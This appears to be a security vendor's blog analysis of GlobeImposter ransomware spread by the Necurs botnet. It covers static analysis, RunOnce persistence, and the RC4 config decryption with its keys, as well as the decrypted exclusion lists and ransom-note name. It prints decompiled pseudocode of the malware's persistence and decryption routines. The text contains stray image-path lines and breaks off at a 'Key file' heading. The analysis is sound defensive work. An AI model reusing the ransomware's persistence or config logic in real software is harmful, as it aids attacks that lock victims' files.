GlobeImposter ransomware: A holiday gift from the Necurs botnet

acronis.com/en-us/blog/posts/globeimposter-ransomware-holiday-gift-necurs-botnet

GlobeImposter ransomware

On December 26, 2017, the Necurs botnet delivered a late Christmas gift – the new version of GlobeImposter ransomware [source]. Attached to spam messages as zip archives, the zip archive contains a JavaScript that downloads and installs ransomware on a victim's computer.

Static Analysis

The ransomware loader is supplied with the following icon:


GlobeImposter Ransomware Icon

The compilation timestamp tells the sample comes from 2016.

pFile	Data	Description	Value
000000DC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000DE	0005	Number of Sections	
000000E0	584DCA43	Time Date Stamp	2016/12/11 Sun 21:50:59 UTC
000000E4	00000000	Pointer to Symbol Table	
000000E8	00000000	Number of Symbols	
000000EC	00E0	Size of Optional Header	
000000EE	010F	Characteristics	
		0001	IMAGE_FILE_RELOCS_STRIPPED
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0004	IMAGE_FILE_LINE_NUMS_STRIPPED
		0008	IMAGE_FILE_LOCAL_SYMS_STRIPPED
		0100	IMAGE_FILE_32BIT_MACHINE

However, it was first seen in-the-wild on December 4, 2017 according to Virustotal (MD5: 2ca016fa98dd5227625befe9edfaba98).

Installation

To start itself after reboot:

[HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce]

"BrowserUpdateCheck" = "C:\Users\<USER>\AppData\Roaming\
<RANSOMWARE_NAME>.exe"


```
if ( !result )
{
  v4 = 2048;
  RegQueryValueExW(v3, L"BrowserUpdateCheck", 0, 0, &v5, &v4);
  if ( lstrcmpiW(&v5, a1) )
  {
    if ( !RegCreateKeyExW(
            -2147483647,
            L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
            0,
            0,
            1,
            131078,
            0,
            &v3,
            0) )
    {
      v2 = lstrlenW(a1);
      RegSetValueExW(v3, L"BrowserUpdateCheck", 0, 1, a1, 2 * v2);
    }
  }
  result = RegCloseKey(v3);
}
```

Then the GlobeImposter creates the file ‘AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7’ in %All Users%, where the name of the file is the 256-bit RC4 key used to decrypt the GlobeImposter’s config:

```
82130978B25DC81D016B51240ECB1540E4801829D634DD429436926003C133EF998BE1BF33C8A1A15
85C7C260900E7BF715BED79654AFED90586186A854D2383E0576AD9E95B8955FE5B73354BC32388E8
862A95DA88C3DE42FC4957A6C0E50D7894327CCE346596F34507B9F45D376332764119B15C4BE866D
BB39D1CB00041
1B 5D 20 87 A2 2D F4 37 80 B8 5B FE AC 79 DE 5E
ED E5 88 7F FA 2C A5 46 EE D5 32 06 B9 1B 9D 27
A1 8F 0C 8F 1D E0 F9 E0 13 72 23 1A 28 D5 99 EE
C1 51 C1 C0 67 2F 0A 67 3A D2 B7 CE 0F F5 CF AC
19 4D 74 23 44 A5 2D A3 5A 59 56 0D D0 74 54 BF
48 21 45 FF 12 95 F1 B1 69 F3 BE 0E F7 16 7A DF
08 1A B1 F9 0E BD 1C 4F 08 47 B0 EB 28 EC FF F7
60 46 86 EB AC FA 53 56 B2 1C D3 27 B8 A0 3A EF
FB 5B 86 C3 99 F3 B4 09 BA 4C 92 B8 C4 5F 75 7B
E8 B0 70 E4 FB 5C 22 A3 C9 32 92 72 14 C5 C9 24
FD 2C 17 D1 B3 97 62 59 6C A9 23 CC 2E 61 7C 63
16 68 29 49 1F D0 D3 8C AC B9 15 34 40 94 D9 6E
0E 0A F2 0B 2C 2E AC AD EF F8 70 C6 CD D0 97 5C
6F D2 58 3F D6 A7 E4 7D 75 E8 AD 0D 0B AE 5C EA
B8 15 9A FE 8B 31 14 F0 43 6C CD 63 0A B8 E9 57
3C 1B 4A 65 D0 A9 3C 0B BD E6 13 C2 A8 89 8D 2F
```


Decryption of the payload

The GlobeImposter reads its encrypted image and decrypts itself by 32768(8000h)-byte blocks to the nsr3.tmp file in the %Temp% folder.



It extracts the System.dll (MD5: 3f176d1ee13b0d7d6bd92e1c7a0b9bae) that is a part of .NET framework to '%Temp%\nsp4.tmp\' folder.

Also, the GlobeImposter drops the file ‘LGU’ which is 67653 bytes in size (MD5: eba731947245c854d71341a41de88260) with encrypted data to the Temp folder.



Config decryption

The GlobeImposter contains the string used to calculate the SHA256 hash, which is the key to extract the config data.

CONFIG_KEY = SHA256 (“B231B717113902E9F788C7BD0C7ABABAF9B173A7F6B432076B82CBCB7C8149F3C F2F55A8CBDD772BFB4E0A319AE1ED45EB4AA6C4C6BAC6E11014BDD47D3BDDA0DC 19B7F217C8A1B33BCAE7681020436907BEC78F0E47AD285D72B8E5466C83114CC 40D44A081A604F05E2D147DFC3AEDD9A7B69D493176EFD7D8B0D264D1A2BFB14F ECC1378A8D90547A2F6CA070E90F95FCAA54FA26FA5D63DC84C6C3780D4BB41BE 4B608343D72DDE52DE40A2A06D56482454F9DF058E65C3F02CBE1B77289F39EC5 BDBC58653A35476A205CD7C75A40D34ECFA56DA0A6433E141F0D9AC60DFBAA21E 8AEB5658168253A315F298EDBC7850D3D79BB1E15FEF367F5BD27BF8D”)


=

AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7

The GlobeImposter's payload decrypts its config, represented by the following C pseudo code:

```
v0 = AllocMem(32);
SHA256(
  (int)"B231B717113902E9F788C7BD0C7ABABAF9B173A7F6B432076B82CBCB7C8149F3CF2F55A8C
  0x200u,
  v0,
  0);
dword_40CFE8 = sub_40264F(1331152, 2048);
dword_40CFEC = sub_40264F(1333224, 2048);
dword_40CFE0 = sub_40264F(1335304, 2484);
unk_146008 = 0;
GetModuleFileNameW(0, 1331152, 2048);
GetEnvironmentVariableW(L"temp", 1333224, 2048);
DecryptConfig(v0, (int)dword_4013E0, 34, 0x20u);
DecryptConfig(v0, (int)dword_401404, 38, 0x20u);
dword_40CBC0 = sub_40968A((int)dword_4013E0, 0);
dword_40CBC8 = DecryptConfig_2((int)dword_401148, (int)&dword_40CBC4, v0, 661);
dword_40D098 = DecryptConfig_2((int)dword_401430, (int)&dword_40CA98, v0, 512);
if ( !GetEnvironmentVariableW(L"appdata", &v17, 2048) )
  goto LABEL_2;
lstrcatW(&v17, L"\\");
v1 = PathFindFileNameW(1331152);
lstrcatW(&v17, v1);
v2 = lstrcmpiW(1331152, &v17);
v16 = (int)&v17;
if ( v2 )
{
  LOBYTE(v3) = GetFileAttributes((int)&v17);
  if ( !v3 && !CopyFileW(1331152, &v17, 0) )
    goto LABEL_8;
  v16 = (int)&v17;
}
AddToAutorunKey(v16);
```

To decrypt the config data, GlobeImposter uses RC4 cipher with 256-bit key.



Once decrypted, the extracted config looks as follows:

```
00401290  69 63 72 6F 73 6F 66 74  2E 4E 45 54 00 49 6E 74  icrosoft.NET.Int
004012A0  65 72 6E 65 74 20 45 78  70 6C 6F 72 65 72 00 4B  ernet·Explorer.K
004012B0  61 73 70 65 72 73 6B 79  20 4C 61 62 00 4D 63 41  aspersky·Lab.McA
004012C0  66 65 65 00 41 76 69 72  61 00 73 70 79 74 65 63  fee.Avira.spytec
004012D0  68 20 73 6F 66 74 77 61  72 65 00 73 79 73 63 6F  h·software.sysco
004012E0  6E 66 69 67 00 41 76 61  73 74 00 44 72 2E 57 65  nfig.Avast.Dr.We
004012F0  62 00 53 79 6D 61 6E 74  65 63 00 53 79 6D 61 6E  b.Symantec.Syman
00401300  74 65 63 5F 43 6C 69 65  6E 74 5F 53 65 63 75 72  tec_Client_Secur
00401310  69 74 79 00 73 79 73 74  65 6D 20 76 6F 6C 75 6D  ity.system·volum
00401320  65 20 69 6E 66 6F 72 6D  61 74 69 6F 6E 00 41 56  e·information.AV
00401330  47 00 4D 69 63 72 6F 73  6F 66 74 20 53 68 61 72  G.Microsoft·Shar
00401340  65 64 00 43 6F 6D 6D 6F  6E 20 46 69 6C 65 73 00  ed.Common·Files.
00401350  4F 75 74 6C 6F 6F 6B 20  45 78 70 72 65 73 73 00  Outlook·Express.
00401360  4D 6F 76 69 65 20 4D 61  6B 65 72 00 43 68 72 6F  Movie·Maker.Chro
00401370  6D 65 00 4D 6F 7A 69 6C  6C 61 20 46 69 72 65 66  me.Mozilla·Firef
00401380  6F 78 00 4F 70 65 72 61  00 59 61 6E 64 65 78 42  ox.Opera.YandexB
00401390  72 6F 77 73 65 72 00 6E  74 6C 64 72 00 57 73 75  rowser.ntldr.Wsu
004013A0  73 00 50 72 6F 67 72 61  6D 44 61 74 61 00 2E 24  s.ProgramData..$
004013B0  65 72 2C 2E 34 64 62 2C  2E 34 64 64 2C 2E 34 64  er,.4db,.4dd,.4d
004013C0  2C 2E 34 6D 70 2C 2E 61  62 73 2C 2E 61 62 78 2C  ,.4mp,.abs,.abx,
004013D0  2E 61 63 63 64 62 2C 2E  61 63 63 64 63 00 00 00  .accdb,.accdc...
004013E0  2E 2E 64 6F 63 00 52 65  61 64 5F 5F 5F 4D 45 2E  ..doc.Read___ME.
004013F0  68 74 6D 6C 00 2E 2E 64  6F 63 00 50 3A 5C 30 30  html...doc.P:\00
00401400  5C 21 00 00 52 65 61 64  5F 5F 5F 4D 45 2E 68 74  \!..Read___ME.ht
00401410  6D 6C 00 2E 2E 64 6F 63  00 50 3A 5C 30 30 5C 21  ml...doc.P:\00\!
00401420  21 21 21 21 21 21 2B 21  2B 21 00 00 00 00 00 00  !!!!!!+!+!......
00401430  2E 2E 64 6F 63 00 50 3A  5C 30 30 5C 21 21 21 21  ..doc.P:\00\!!!!
00401440  21 21 21 2B 21 2B 21 2B  21 2B 42 75 69 6C 64 65  !!!+!+!+!+Builde
00401450  72 31 37 31 31 31 30 5C  70 61 74 63 68 2E 74 6D  r171110\patch.tm
00401460  70 00 00 00 1A 1B BB 3B  75 36 00 08 90 2B 04 00  p.....+;u6...+..
00401470  B0 2B 04 00 D0 2B 04 00  F0 2B 04 00 10 2C 04 00  ¦+..−+..=+...,..
00401480  30 2C 04 00 50 2C 04 00  70 2C 04 00 90 2C 04 00  0,..P,..p,...,..
```

The config contains:

- The folder exclusions list

Windows, Microsoft, Microsoft Help, Windows App Certification Kit, Windows Defender, ESET, COMODO, Windows NT, Windows Kits, Windows Mail, Windows Media Player, Windows Multimedia Platform, Windows Phone Kits, Windows Phone Silverlight Kits, Windows Photo Viewer, Windows Portable Devices, Windows Sidebar, WindowsPowerShell, Temp, NVIDIA Corporation, Microsoft.NET, Internet Explorer, McAfee, Avira, spytech software, sysconfig, Avast, Dr.Web, Symantec, Symantec_Client_Security, system volume information, AVG, Microsoft Shared, Common Files, Outlook Express, Movie Maker, Chrome, Mozilla Firefox, Opera, YandexBrowser, ntldr, Wsus, ProgramData.

The file extensions exclusion list

.$er,.4db,.4dd,.4d,.4mp,.abs,.abx,.accdb,.accdc

The string to be added as an extension to encrypted files. The string already contains a dot which means the encrypted file will look like: ‘picture.png..doc’.


.doc

The file name with the ransom note

Read___ME.html

Another 512 bytes of data of unknown purpose mostly filled with zeros

The last decrypted block is a ransom note:




The list of the processes to be terminated is stored outside of the encrypted config, in the payload body.

Key file

